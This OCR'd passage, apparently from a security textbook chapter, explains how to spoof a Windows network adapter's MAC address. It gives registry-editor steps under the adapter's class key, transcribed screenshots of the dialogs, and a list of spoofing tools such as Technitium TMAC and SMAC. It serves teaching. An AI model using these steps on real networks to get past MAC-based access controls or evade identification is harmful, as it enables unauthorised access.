
Value:
● 000A959D6816
○ Not Present

General
Advanced
Driver
Details
Events
Forwarding Optimization
Hyper-V Network Adapter Name
IPSec Offload
IPv4 Checksum Offload
Jumbo Packet
Large Send Offload Version 2 (IPv4
Large Send Offload Version 2 (IPv6
Max Number of RSS Processors
Maximum Number of RSS Queues
Maximum RSS Processor Number
Network Address
Network Direct (RDMA)
Packet Direct
Receive Buffer Size
New MAC Address
OK
Cancel

Figure 8.40: Ethernet Properties dialog box

Method 2: Steps to change the MAC address in the registry:

1. Press **Win + R** to open Run, and type **regedit** to start the registry editor.
2. Go to "**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}** and double-click on it to expand the tree.
3. Four-digit sub keys representing network adapters will be found (starting with 0000, 0001, 0002, etc.).
4. Search for the proper "**DriverDesc**" key to find the desired interface.
5. Right-click on the appropriate sub key and add the new string value "**NetworkAddress**" (data type "REG_SZ") to contain the new MAC address.
6. Right-click on the "**NetworkAddress**" string value on the right side and select **Modify…**
7. Now, in the "**Edit String**" dialog box, enter the new MAC address in the "**Value data**" field and click "**OK.**"
8. **Disable** and then **re-enable** the network interface that was changed, or reboot the system.



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}\0001

- {4d36e967-e325-11ce-bfc1-08002be10318}
- {4d36e968-e325-11ce-bfc1-08002be10318}
- {4d36e969-e325-11ce-bfc1-08002be10318}
- {4d36e96a-e325-11ce-bfc1-08002be10318}
- {4d36e96b-e325-11ce-bfc1-08002be10318}
- {4d36e96c-e325-11ce-bfc1-08002be10318}
- {4d36e96d-e325-11ce-bfc1-08002be10318}
- {4d36e96e-e325-11ce-bfc1-08002be10318}
- {4d36e96f-e325-11ce-bfc1-08002be10318}
- {4d36e970-e325-11ce-bfc1-08002be10318}
- {4d36e971-e325-11ce-bfc1-08002be10318}
- {4d36e972-e325-11ce-bfc1-08002be10318}
  - 0000
  - 0001
    - Linkage
    - Ndi
  - 0002
  - 0003
  - 0004
  - 0005
  - 0006
  - 0007
  - 0008
  - 0009
  - Configuration
  - Properties
- {4d36e973-e325-11ce-bfc1-08002be10318}
- {4d36e974-e325-11ce-bfc1-08002be10318}
- {4d36e975-e325-11ce-bfc1-08002be10318}
- {4d36e977-e325-11ce-bfc1-08002be10318}
- {4d36e978-e325-11ce-bfc1-08002be10318}
- {4d36e979-e325-11ce-bfc1-08002be10318}
- {4d36e97b-e325-11ce-bfc1-08002be10318}
- {4d36e97d-e325-11ce-bfc1-08002be10318}
- {4d36e97e-e325-11ce-bfc1-08002be10318}

Name	Type	Data
*RscIPv4	REG_SZ	1
*RscIPv6	REG_SZ	1
*RSS	REG_SZ	1
*RssBaseProcNu...	REG_SZ	0
*RssMaxProcNu...	REG_SZ	63
*RSSProfile	REG_SZ	4
*TCPChecksum...	REG_SZ	3
*TCPChecksum...	REG_SZ	3
*UDPChecksum...	REG_SZ	3
*UDPChecksum...	REG_SZ	3
BusType	REG_SZ	0x0
Characteristics	REG_DWORD	0x00000004 (4)
ComponentId	REG_SZ	VMBUS\{f8615163-df3e-46c5-913f-f2d2f965ed0e}
DeviceInstanceID	REG_SZ	VMBUS\{f8615163-df3e-46c5-913f-f2d2f965ed0e}\{...
DriverDate	REG_SZ	6-21-2006
DriverDateData	REG_BINARY	00 80 8c a3 c5 94 c6 01
DriverDesc	REG_SZ	Microsoft Hyper-V Network Adapter
DriverVersion	REG_SZ	10.0.22000.434
ForwardingOpti...	REG_SZ	0
HyperVNetwork...	REG_SZ	
IfTypePreStart	REG_DW	
InfPath	REG_SZ	
InfSection	REG_SZ	
InstallTimeStamp	REG_BIN	
MatchingDeviceId	REG_SZ	
NetCfgInstanceId	REG_SZ	
NetLuidIndex	REG_DW	
NetworkAddress	REG_SZ	
NetworkInterfac...	REG_QWORD	0x1d81357738060df (132877455328305375)
ProviderName	REG_SZ	Microsoft
ReceiveBufferSize	REG_SZ	8192
SendBufferSize	REG_SZ	1024
VlanID	REG_SZ	0

Value name: NetworkAddress


Value data: 000A959D6816

Figure 8.41: Registry Editor

MAC Spoofing Tools

Technitium MAC Address Changer

Technitium MAC Address Changer (TMAC) allows you to change (spoof) the **Media Access Control** (MAC) Address of your **Network Interface Card** (NIC) instantly



Technitium MAC Address Changer v6 - by Shreyas Zare

Network Connections	Changed	MAC Address	Link Status	Speed
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☑ Ethernet	No	00-15-5D-01-80-00	Up, Operational	0 bps

Connection Details

Connection Ethernet
Device Microsoft Hyper-V Network Adapter
Hardware ID VMBUS\{f8615163-df3e-46c5-913f-f2d2f965ed0
Config ID {5A9B3588-F693-4023-B9B6-DCC29ADB1114}
TCP/IPv4: Enabled **TCP/IPv6:** Enabled

Original MAC Address
00-15-5D-01-80-00
Microsoft Corporation (Address: One Microsoft Wa

Active MAC Address
00-15-5D-01-80-00 (Original)
Microsoft Corporation (Address: One Microsoft Wa

Change MAC Address
00 - 1A - 9B - 49 - 61 - 4F
[00-1A-9B] ADEC & Parter AG (Address: Staldenbachstrasse 30,
☑ Automatically restart network connection to apply changes
☑ Make new MAC address persistent
☐ Use '02' as first octet of MAC address Why?

Received 465.67 MB (488293901 bytes)
--Speed 490 B/s (490 bytes)
Sent 8.32 MB (8719829 bytes)
--Speed 0 B/s (0 bytes)

https://technitium.com

- **SMAC**
  https://klcconsulting.net
- **MAC Address Changer**
  https://www.novirusthanks.org
- **Change MAC Address**
  https://lizardsystems.com
- **Easy Mac Changer**
  https://github.com
- **Spoof-Me-Now**
  https://sourceforge.net

